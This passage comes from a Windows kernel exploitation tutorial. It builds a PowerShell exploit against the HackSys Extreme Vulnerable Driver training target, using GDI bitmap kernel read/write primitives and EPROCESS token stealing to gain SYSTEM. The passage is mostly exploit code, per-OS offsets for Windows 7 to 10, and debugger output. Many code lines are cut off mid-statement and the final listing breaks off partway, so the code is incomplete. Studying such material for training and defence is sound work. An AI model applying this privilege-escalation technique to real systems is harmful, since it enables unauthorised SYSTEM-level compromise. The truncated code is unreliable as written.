    public IntPtr pKernelAddress;
    public UInt16 wProcessId;
    public UInt16 wCount;
    public UInt16 wUpper;
    public UInt16 wType;
    public IntPtr pUserAddress;
}

public static class EVD
```


```
{
    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationProcess(
        IntPtr processHandle,
        int processInformationClass,
        ref _PROCESS_BASIC_INFORMATION processInformation,
        int processInformationLength,
        ref int returnLength);

    [DllImport("gdi32.dll")]
    public static extern IntPtr CreateBitmap(
        int nWidth,
        int nHeight,
        uint cPlanes,
        uint cBitsPerPel,
        IntPtr lpvBits);

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
}
"@

#==============================================[PEB]

# Flag architecture $x32Architecture/!$x32Architecture
if ([System.IntPtr]::Size -eq 4) {
    echo "`n[>] Target is 32-bit!"
    $x32Architecture = 1
} else {
    echo "`n[>] Target is 64-bit!"
```

```
}
# Current Proc handle
$ProcHandle = (Get-Process -Id ([System.Diagnostics.Process]::GetCurrentProcess().Id)).Handle
# Process Basic Information
$PROCESS_BASIC_INFORMATION = New-Object _PROCESS_BASIC_INFORMATION
$PROCESS_BASIC_INFORMATION_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($PROCESS_BASIC_INFORMA
$returnLength = New-Object Int
$CallResult = [EVD]::NtQueryInformationProcess($ProcHandle, 0, [ref]$PROCESS_BASIC_INFORMATION, $PROCESS_
# PID & PEB address
echo "`n[?] PID $($PROCESS_BASIC_INFORMATION.UniqueProcessId)"
if ($x32Architecture) {
    echo "[+] PebBaseAddress: 0x$("{0:X8}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt32())"
} else {
    echo "[+] PebBaseAddress: 0x$("{0:X16}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64())"
}
# Lazy PEB parsing
$_PEB = New-Object _PEB
$_PEB = $_PEB.GetType()
$BufferOffset = $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64()
$NewIntPtr = New-Object System.Intptr -ArgumentList $BufferOffset
$PEBFlags = [system.runtime.interopservices.marshal]::PtrToStructure($NewIntPtr, [type]$_PEB)
# GdiSharedHandleTable
if ($x32Architecture) {
    echo "[+] GdiSharedHandleTable: 0x$("{0:X8}" -f $PEBFlags.GdiSharedHandleTable32.ToInt32())"
} else {
    echo "[+] GdiSharedHandleTable: 0x$("{0:X16}" -f $PEBFlags.GdiSharedHandleTable64.ToInt64())"
}
# _GDI_CELL size
$_GDI_CELL = New-Object _GDI_CELL
$_GDI_CELL_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($_GDI_CELL)

#===============================================[/PEB]

#===============================================[Bitmap]

echo "`n[>] Creating Bitmaps.."

# Manager Bitmap
[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$ManagerBitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
echo "[+] Manager BitMap handle: 0x$("{0:X}" -f [int]$ManagerBitmap)"
if ($x32Architecture) {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable32.ToInt32() + ($($ManagerBitmap -band 0xffff)*$_GD
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt32]$HandleTableEntry)"
    $ManagerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X8}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt3
    $ManagerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)) + 0x30
    echo "[+] Manager pvScan0 pointer: 0x$("{0:X8}" -f $($([System.Runtime.InteropServices.Marshal]::Read
} else {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable64.ToInt64() + ($($ManagerBitmap -band 0xffff)*$_GD
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt64]$HandleTableEntry)"
    $ManagerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X16}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt
    $ManagerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)) + 0x50
    echo "[+] Manager pvScan0 pointer: 0x$("{0:X16}" -f $($([System.Runtime.InteropServices.Marshal]::Rea
}

# Worker Bitmap
[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$WorkerBitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
echo "[+] Worker BitMap handle: 0x$("{0:X}" -f [int]$WorkerBitmap)"
if ($x32Architecture) {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable32.ToInt32() + ($($WorkerBitmap -band 0xffff)*$_GDI
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt32]$HandleTableEntry)"
    $WorkerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X8}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt3
    $WorkerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)) + 0x30
    echo "[+] Worker pvScan0 pointer: 0x$("{0:X8}" -f $($([System.Runtime.InteropServices.Marshal]::ReadI
} else {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable64.ToInt64() + ($($WorkerBitmap -band 0xffff)*$_GDI
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt64]$HandleTableEntry)"
    $WorkerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X16}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt
    $WorkerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)) + 0x50
    echo "[+] Worker pvScan0 pointer: 0x$("{0:X16}" -f $($([System.Runtime.InteropServices.Marshal]::Read
}

#==============================================[/Bitmap]

#==============================================[GDI ring0 primitive]

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# [IntPtr]$WriteWhatPtr->$WriteWhat + $WriteWhere
#---
[IntPtr]$WriteWhatPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal([System.BitConverter]::Get
[System.Runtime.InteropServices.Marshal]::Copy([System.BitConverter]::GetBytes($WorkerpvScan0), 0, $Write
if ($x32Architecture) {
    [byte[]]$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt32()) + [System.BitConverter]::G
} else {
    [byte[]]$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt64()) + [System.BitConverter]::G
}
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x22200B"
[EVD]::DeviceIoControl($hDevice, 0x22200B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze

#==============================================[/GDI ring0 primitive]
```

Lets run our new POC and inspect the pvScan0 entries in KD.



```
PS C:\Users\b33f> .\Desktop\poc.ps1

[>] Target is 64-bit!

[?] PID 4384
[+] PebBaseAddress: 0x0000008978F47000
[+] GdiSharedHandleTable: 0x0000018C19C70000

[>] Creating Bitmaps..
[+] Manager BitMap handle: 0xA80505F2
[+] HandleTableEntry: 0x18C19C78EB0
[+] Bitmap Kernel address: 0xFFFFF90143E5C000
[+] Manager pvScan0 pointer: 0xFFFFF90143E5C050
[+] Worker BitMap handle: 0x580507C0
[+] HandleTableEntry: 0x18C19C7BA00
[+] Bitmap Kernel address: 0xFFFFF90143E76000
[+] Worker pvScan0 pointer: 0xFFFFF90143E76050

[>] Driver information..
[+] lpFileName: \\.\HacksysExtremeVulnerableDriver
[+] Handle: 2268

[>] Sending buffer..
[+] Buffer length: 16
[+] IOCTL: 0x22200B

PS C:\Users\b33f> _
```


```
kd> !process 0 0 powershell.exe
PROCESS ffffe001fa68e080
    SessionId: 1  Cid: 1120    Peb: 8978f47000  ParentCid: 0ff8
    DirBase: 7fd56000  ObjectTable: ffffc001e8b82ac0  HandleCount: <Data Not Ac
    Image: powershell.exe

kd> .process ffffe001fa68e080
Implicit process is now ffffe001`fa68e080
WARNING: .cache forcedecodeuser is not enabled
kd> .context
User-mode page directory base is 7fd56000
kd> dq 0xFFFFF90143E5C050
fffff901`43e5c050  fffff901`43e76050 00005d25`00000190
fffff901`43e5c060  00010000`00000006 00000000`00000000
fffff901`43e5c070  00000000`04800200 00000000`00000000
fffff901`43e5c080  00000000`00000000 00000000`00000000
fffff901`43e5c090  00000000`00000000 00000000`00000000
fffff901`43e5c0a0  00000000`00000000 00000000`00000000
fffff901`43e5c0b0  00000000`00000000 00000000`00000000
fffff901`43e5c0c0  00000000`00000000 00000000`00000000
kd> dq 0xFFFFF90143E76050
fffff901`43e76050  fffff901`43e76258 00005d26`00000190
fffff901`43e76060  00010000`00000006 00000000`00000000
fffff901`43e76070  00000000`04800200 00000000`00000000
fffff901`43e76080  00000000`00000000 00000000`00000000
fffff901`43e76090  00000000`00000000 00000000`00000000
fffff901`43e760a0  00000000`00000000 00000000`00000000
fffff901`43e760b0  00000000`00000000 00000000`00000000
fffff901`43e760c0  00000000`00000000 00000000`00000000
```

As we can see from the image above, we updated the manager pointer correctly essentially getting resuable read/write in the kernel. The process to read and write data using these bitmaps can be seen below.

```
# Arbitrary kernel read
(1) GDI32::SetBitmapBits(Address)    -> Manager  # This updates the workers pvScan0 pointer
(2) GDI32::GetBitmapBits(Byte Count) -> Worker   # Reads X bytes from Address

# Arbitrary kernel write
(1) GDI32::SetBitmapBits(Address)    -> Manager  # This updates the workers pvScan0 pointer
(2) GDI32::SetBitmapBits(Value)      -> Worker   # Writes X bytes to Address
```

Take some time to digest this, admittedly it is a bit confusing at first. For convenience, I created the following helper functions to transparently do IntPtr sized read/write.

```
# Arbitrary Kernel read
function Bitmap-Read {
    param ($Address)
    $CallResult = [EVD]::SetBitmapBits($ManagerBitmap, [System.IntPtr]::Size, [System.BitConverter]::GetB
    [IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, [System.IntPtr]::Size, 0x3000, 0x40)
    $CallResult = [EVD]::GetBitmapBits($WorkerBitmap, [System.IntPtr]::Size, $Pointer)
    if ($x32Architecture){
        [System.Runtime.InteropServices.Marshal]::ReadInt32($Pointer)
    } else {
        [System.Runtime.InteropServices.Marshal]::ReadInt64($Pointer)
    }
    $CallResult = [EVD]::VirtualFree($Pointer, [System.IntPtr]::Size, 0x8000)
}

# Arbitrary Kernel write
function Bitmap-Write {
    param ($Address, $Value)
    $CallResult = [EVD]::SetBitmapBits($ManagerBitmap, [System.IntPtr]::Size, [System.BitConverter]::GetB
    $CallResult = [EVD]::SetBitmapBits($WorkerBitmap, [System.IntPtr]::Size, [System.BitConverter]::GetBy
}
```


Duplicating the SYSTEM token

With an arbitrary read/write in kernel space we still need to figure out how to get SYSTEM. Keep in mind that we are on 64bit Windows 10 with a lot of enhanced mitigation such as SMEP (preventing us from running shellcode from userland). Since we can already copy data freely, it seem appropriate to try a data attack on the executive process block (EPROCESS). The EPROCESS structure contains a process token, this token describes the security context of the process and includes the identity and privileges of the account associated with the process. The OS queries this token when a process or thread tries to interact with a securable object or attempts to perform an action which requires specific privileges.

For our purposes though the process token is just an IntPtr sized value in the EPROCESS struct. Simply put, if we can find a SYSTEM process, copy it's token and overwrite PowerShell's token we will effectively elevate our privileges to SYSTEM.


The first step is to get a pointer to a SYSTEM EPROCESS structure. In fact, to avoid a BSOD, we can only safely target PID 4. There is a very handy global variable called **PsInitialSystemProcess** which is a pointer to the system EPROCESS (-> PID 4). We can get the base address of the NT Kernel by abusing the NtQuerySystemInformation API. I wrote a script, **Get-LoadedModules**, to take care of this for us. To get the address of the PsInitialSystemProcess global variable we can do the following calculations.

```
echo "[>] Leaking SYSTEM _EPROCESS.."
$SystemModuleArray = Get-LoadedModules
$KernelBase = $SystemModuleArray[0].ImageBase
$KernelType = ($SystemModuleArray[0].ImageName -split "\\")[-1]
$KernelHanle = [EVD]::LoadLibrary("$KernelType")
$PsInitialSystemProcess = [EVD]::GetProcAddress($KernelHanle, "PsInitialSystemProcess")
$SystemEprocess = if (!$x32Architecture) {$PsInitialSystemProcess.ToInt64() - $KernelHanle + $KernelBase}
$CallResult = [EVD]::FreeLibrary($KernelHanle)
echo "[+] _EPORCESS list entry: 0x$("{0:X}" -f $SystemEprocess)"
```



```
PS C:\Users\b33f> .\Desktop\poc.ps1

[>] Leaking SYSTEM _EPROCESS..
[+] _EPORCESS list entry: 0xFFFFF8038B608220

PS C:\Users\b33f>
```

This address should hold a pointer to the system EPROCESS structure, let's manually verify that.




```
kd> dq 0xFFFFF8038B608220 L1
fffff803`8b608220  ffffe001`fc427700
kd> dt nt!_EPROCESS ffffe001`fc427700 UniqueProcessId Token.
   +0x2e8 UniqueProcessId : 0x00000000`00000004 Void
   +0x358 Token           :
      +0x000 Object           : 0xffffc000`f2816a63 Void
      +0x000 RefCnt           : 0y0011
      +0x000 Value            : 0xffffc000`f2816a63
```

If we add this logic to our exploit we can use our Bitmap-Read function to copy out the system token. There is just one more thing to take care of, the EPROCESS structure is undocumented and changes fairly frequently so we will want to create a switch statement containing the various offsets we need for all operating systems (32/64 bit). I highly recommend that you take a look at @rwfpl's most excellent Terminus project, it has saved my bacon on more than one occasion. The switch statement can be seen below, notice that it includes an offset for ActiveProcessLinks, we will come to that in a moment.

```
# _EPROCESS UniqueProcessId/Token/ActiveProcessLinks offsets based on OS
# WARNING offsets are invalid for Pre-RTM images!
$OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
$OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
switch ($OSMajorMinor)
{
    '10.0' # Win10 / 2k16
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x2e8
            $TokenOffset = 0x358
            $ActiveProcessLinks = 0x2f0
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xf4
            $ActiveProcessLinks = 0xb8
        }
    }

    '6.3' # Win8.1 / 2k12R2
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x2e0
            $TokenOffset = 0x348
            $ActiveProcessLinks = 0x2e8
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xec
            $ActiveProcessLinks = 0xb8
        }
    }

    '6.2' # Win8 / 2k12
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x2e0
            $TokenOffset = 0x348
            $ActiveProcessLinks = 0x2e8
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xec
            $ActiveProcessLinks = 0xb8
        }
    }

    '6.1' # Win7 / 2k8R2
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x180
            $TokenOffset = 0x208
            $ActiveProcessLinks = 0x188
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xf8
            $ActiveProcessLinks = 0xb8
        }
    }
}
```

With the correct offsets we can add the following to our exploit.

```
# Get EPROCESS entry for System process
echo "`n[>] Leaking SYSTEM _EPROCESS.."
$KernelBase = $SystemModuleArray[0].ImageBase
$KernelType = ($SystemModuleArray[0].ImageName -split "\\")[-1]
$KernelHanle = [EVD]::LoadLibrary("$KernelType")
$PsInitialSystemProcess = [EVD]::GetProcAddress($KernelHanle, "PsInitialSystemProcess")
$SysEprocessPtr = if (!$x32Architecture) {$PsInitialSystemProcess.ToInt64() - $KernelHanle + $KernelBase}
$CallResult = [EVD]::FreeLibrary($KernelHanle)
echo "[+] _EPORCESS list entry: 0x$("{0:X}" -f $SysEprocessPtr)"
$SysEPROCESS = Bitmap-Read -Address $SysEprocessPtr
echo "[+] SYSTEM _EPORCESS address: 0x$("{0:X}" -f $(Bitmap-Read -Address $SysEprocessPtr))"
echo "[+] PID: $(Bitmap-Read -Address $($SysEPROCESS+$UniqueProcessIdOffset))"
echo "[+] SYSTEM Token: 0x$("{0:X}" -f $(Bitmap-Read -Address $($SysEPROCESS+$TokenOffset)))"
$SysToken = Bitmap-Read -Address $($SysEPROCESS+$TokenOffset)
```



```
[>] Sending buffer..
[+] Buffer length: 16
[+] IOCTL: 0x22200B

[>] Leaking SYSTEM _EPROCESS..
[+] _EPORCESS list entry: 0xFFFFF8038B608220
[+] SYSTEM _EPORCESS address: 0xFFFFE001FC427700
[+] PID: 4
[+] SYSTEM Token: 0xFFFFC000F2816A64
```

Notice that the token decremented by 1, this is because the token element is an _EX_FAST_REF and the last bit is used as a reference count. No need for us to worry about this behaviour though. All that remains for a full privesc is to find PowerShell's EPROCESS structure and overwrite it's token with the one we just leaked. This is where the ActiveProcessLinks element comes into play. The EPROCESS struct is part of a linked list where the ActiveProcessLinks element contains a _LIST_ENTRY ([IntPtr]Flink, [IntPtr]Blink]) showing the next and previous EPROCESS struct addresses. All we need to do is traverse this list till we find the EPROCESS structure that corresponds to our PowerShell process and then overwrite the token. The code to do this can be seen below.

```
# Get EPROCESS entry for current process
echo "`n[>] Leaking current _EPROCESS.."
echo "[+] Traversing ActiveProcessLinks list"
$NextProcess = $(Bitmap-Read -Address $($SysEPROCESS+$ActiveProcessLinks)) - $UniqueProcessIdOffset - [Sy
while($true) {
    $NextPID = Bitmap-Read -Address $($NextProcess+$UniqueProcessIdOffset)
    if ($NextPID -eq $PID) {
        echo "[+] PowerShell _EPORCESS address: 0x$("{0:X}" -f $NextProcess)"
        echo "[+] PID: $NextPID"
        echo "[+] PowerShell Token: 0x$("{0:X}" -f $(Bitmap-Read -Address $($NextProcess+$TokenOffset)))"
        $PoShTokenAddr = $NextProcess+$TokenOffset
        break
    }
    $NextProcess = $(Bitmap-Read -Address $($NextProcess+$ActiveProcessLinks)) - $UniqueProcessIdOffset -
}

# Duplicate token!
echo "`n[!] Duplicating SYSTEM token!`n"
Bitmap-Write -Address $PoShTokenAddr -Value $SysToken
```

Game Over

That's all there is to it, the exploit below should work on Windows 7-10 and supports 32 and 64 bit architectures. Drop a comment if there are any outstanding questions!


```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct SYSTEM_MODULE_INFORMATION
{
    [MarshalAs(UnmanagedType.ByValArray, SizeConst = 2)]
    public UIntPtr[] Reserved;
    public IntPtr ImageBase;
    public UInt32 ImageSize;
    public UInt32 Flags;
    public UInt16 LoadOrderIndex;
    public UInt16 InitOrderIndex;
    public UInt16 LoadCount;
    public UInt16 ModuleNameOffset;
    [MarshalAs(UnmanagedType.ByValArray, SizeConst = 256)]
    internal Char[] _ImageName;
    public String ImageName {
        get {
            return new String(_ImageName).Split(new Char[] {'\0'}, 2)[0];
        }
    }
}

[StructLayout(LayoutKind.Sequential)]
public struct _PROCESS_BASIC_INFORMATION
{
    public IntPtr ExitStatus;
    public IntPtr PebBaseAddress;
    public IntPtr AffinityMask;
    public IntPtr BasePriority;
    public UIntPtr UniqueProcessId;
    public IntPtr InheritedFromUniqueProcessId;
}

/// Partial _PEB
[StructLayout(LayoutKind.Explicit, Size = 256)]
public struct _PEB
{
    [FieldOffset(148)]
    public IntPtr GdiSharedHandleTable32;
    [FieldOffset(248)]
    public IntPtr GdiSharedHandleTable64;
}

[StructLayout(LayoutKind.Sequential)]
public struct _GDI_CELL
{
    public IntPtr pKernelAddress;
    public UInt16 wProcessId;
    public UInt16 wCount;
    public UInt16 wUpper;
    public UInt16 wType;
    public IntPtr pUserAddress;
}

public static class EVD
{

    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationProcess(
        IntPtr processHandle,
        int processInformationClass,
        ref _PROCESS_BASIC_INFORMATION processInformation,
        int processInformationLength,
        ref int returnLength);

    [DllImport("ntdll.dll")]
    public static extern int NtQuerySystemInformation(
        int SystemInformationClass,
        IntPtr SystemInformation,
        int SystemInformationLength,
        ref int ReturnLength);

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);

    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern bool VirtualFree(
        IntPtr lpAddress,
        uint dwSize,
        uint dwFreeType);

    [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
    public static extern IntPtr LoadLibrary(
        string lpFileName);

    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(
        IntPtr hModule,
        string procName);

    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern bool FreeLibrary(
        IntPtr hModule);

    [DllImport("gdi32.dll")]
    public static extern IntPtr CreateBitmap(
        int nWidth,
